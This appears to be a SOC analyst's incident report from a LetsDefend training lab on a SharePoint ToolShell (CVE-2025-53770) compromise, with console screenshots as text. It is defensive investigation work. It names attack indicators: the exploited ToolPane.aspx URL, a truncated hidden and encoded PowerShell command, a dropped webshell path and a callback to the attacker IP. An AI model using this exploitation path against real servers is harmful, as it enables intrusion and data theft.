Contact Person

Full name
Ahmed Emad Nasr

Job title / role
Incident Response Analyst

Department / team
Security Operations Center (SOC)

Email address
Ahmed.em.nasr@gmail.com

Phone number
+201018166445

The Incident

Date and time discovered:
Jul, 22, 2025, 01:07 PM.

How was the incident detected? (E.g., user report, monitoring system alert)

A Critical severity alert was triggered in the Monitoring system under the rule "SOC342 - CVE-2025-53770 SharePoint ToolShell Auth Bypass and RCE".

Detailed description of the incident (include what occurred, where, and how):

- An external source IP (107.191.58.76) targeted the internal destination IP 172.16.20.17 (Hostname: SharePoint01) with a suspicious unauthenticated HTTP POST request.
- The request targeted the URL /_layouts/15/ToolPane.aspx?DisplayMode=Edit&a=... and the security controls logged the Device Action as "Allowed".
- The Threat Intelligence feed associates the source IP (107.191.58.76) directly with the "CVE-2025-53770" tag.
- Endpoint security logs for SharePoint01 reveal that the attacker achieved Remote Code Execution (RCE) by executing heavily obfuscated PowerShell commands (powershell.exe -nop -w hidden -e ...).
- Running under the IIS APPPOOL\SharePoint - 80 process user context, the attacker spawned cmd.exe to write a malicious ASPX file.
- The file, named spinstall0.aspx, was dropped into the directory C:\Program Files\Common Files\Microsoft Shared\Web Server Extensions\16\TEMPLATE\LAYOUTS\ and contained code designed to fetch a secondary payload (payload.exe) from the attacker's server.
- VirusTotal analysis of the dropped file's hash (92bb4ddb98eeaf11fc15bb32e71d0a63256a0ed826a03ba293ce3a8bf057a514) confirms it is a Trojan webshell (ToolShell), flagged by 41 out of 60 security vendors.
- A successful outbound network connection was subsequently established from the compromised SharePoint01 server back to the attacker's IP (107.191.58.76) on Jul 22, 2025, at 13:08:04.

Was the incident ongoing at the time of report?

☐ Yes ☒ No

Have any files, accounts, or systems been compromised?

☒ Yes ☐ No

If yes, please describe:

The SharePoint01 server (172.16.20.17) is confirmed compromised with an active webshell (spinstall0.aspx) installed within the web server's directory structure, allowing the attacker persistent remote access and execution capabilities.

Notification

Was your supervisor or manager notified?

☒ Yes ☐ No

Date/time of notification:
April 3, 2026

Was the IT/security team alerted?

☒ Yes ☐ No

If yes, who was contacted and how? (e.g., email, phone, ticket)
Escalated to the Incident Response team.

Containment Measures

What immediate actions were taken to contain the threat? (E.g., system shutdown, network isolation)

- Immediately isolate SharePoint01 (172.16.20.17) from the network to halt lateral movement and sever the attacker's active command and control (C2) connection.
- Block the malicious IP address 107.191.58.76 on all perimeter firewalls and Web Application Firewalls (WAF).

Were any user accounts disabled, firewalls updated, or services suspended?

☒ Yes ☐ No

If yes, provide details:

Outbound traffic rules updated to deny any connections to 107.191.58.76. SharePoint services on the affected host are suspended pending forensic imaging and rebuild.

Impacted Services Measures

List any systems, devices, or applications affected by the incident:

Server: SharePoint01 (IP: 172.16.20.17) running on-premises SharePoint Server software.

Estimated number of affected users, if applicable:

System-wide compromise; potentially impacts all internal users utilizing the SharePoint deployment.

Was there any known data loss or exposure?

☒ Yes ☐ No

If yes, describe the type of data (e.g., personal info, credentials, financial):

The installation of a ToolShell webshell running under IIS application pool privileges provides the attacker with full access to the SharePoint database, site contents, and local system files, making data exposure highly probable.

Preliminary Analysis *(Optional)*

Suspected cause or entry point (e.g., phishing email, unpatched software):


- **Suspected cause or entry point (e.g., phishing email, unpatched software):**
  - Exploitation of a critical zero-day vulnerability (CVE-2025-53770) involving an authentication bypass and remote code execution flaw in the ToolShell component of on-premises SharePoint Server deployments.


Was the threat internal, external, or unknown?


☐ Internal ☒ External ☐ Unknown


Submitted by:


Ahmed Emad Nasr	Ahmed Emad Nasr	
Name	**Signature**	**Date submitted**



LetsDefend
NOW PART OF HACKTHEBOX
Home
Learn
Practice
Challenge
Pricing
VIP+ for free
app.letsdefend.io/monitoring
Monitoring
Log Management
Case Management
Endpoint Security
Email Security
Threat Intel
Sandbox
MAIN CHANNEL
INVESTIGATION CHANNEL
CLOSED ALERTS
SEVERITY
DATE
RULE NAME
EVENTID
TYPE
ACTION
Critical
Jul, 22, 2025, 01:07 PM
SOC342 - CVE-2025-53770 SharePoint ToolShell Auth Bypass and RCE
320
Web Attack
A critical zero-day vulnerability named ToolShell (CVE-2025-53770) has been discovered in on-premises SharePoint Server deployments.
EventID : 320
Event Time : Jul, 22, 2025, 01:07 PM
Rule : SOC342 - CVE-2025-53770 SharePoint ToolShell Auth Bypass and RCE
Level : Security Analyst
Hostname : SharePoint01
Source IP Address : 107.191.58.76
Destination IP Address : 172.16.20.17
HTTP Request Method : POST
Requested URL : /_layouts/15/ToolPane.aspx?DisplayMode=Edit&a=/ToolPane.aspx
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.0) Gecko/20100101 Firefox/120.0
Referer : /_layouts/SignOut.aspx
Content-Length : 7699
Alert Trigger Reason : Suspicious unauthenticated POST request targeting ToolPane.aspx with large payload size and spoofed referer indicative of CVE-2025-53770 exploitation.
Device Action : Allowed
Critical
Mar, 13, 2025, 09:44 AM
SOC338 - Lumma Stealer - DLL Side-Loading via Click Fix Phishing
316
Data Leakage
Medium
Jan, 22, 2025, 02:37 AM
SOC335 - CVE-2024-49138 Exploitation Detected
313
Privilege Escalation
Medium
Sep, 17, 2024, 12:05
SOC326 - Impersonating Domain MX Record Change Detected
304
ThreatIntel
Search
8:18 PM
4/2/2026



LetsDefend
NOW PART OF HACKTHEBOX
Home
Learn
Practice
Challenge
Pricing
VIP+ for free
Endpoint Security
Email Security
Threat Intel
Sandbox
Free text search
107.191.58.76
Date range
Select Date
Search by data type
Select
Search by data
Search
Search by tag
Search
Search
Minimize
DATE
DATA TYPE
DATA
TAG
DATA SOURCE
Jul, 22, 2025, 06:30 PM
IP
107.191.58.76
CVE-2025-53770
OnlyHunt

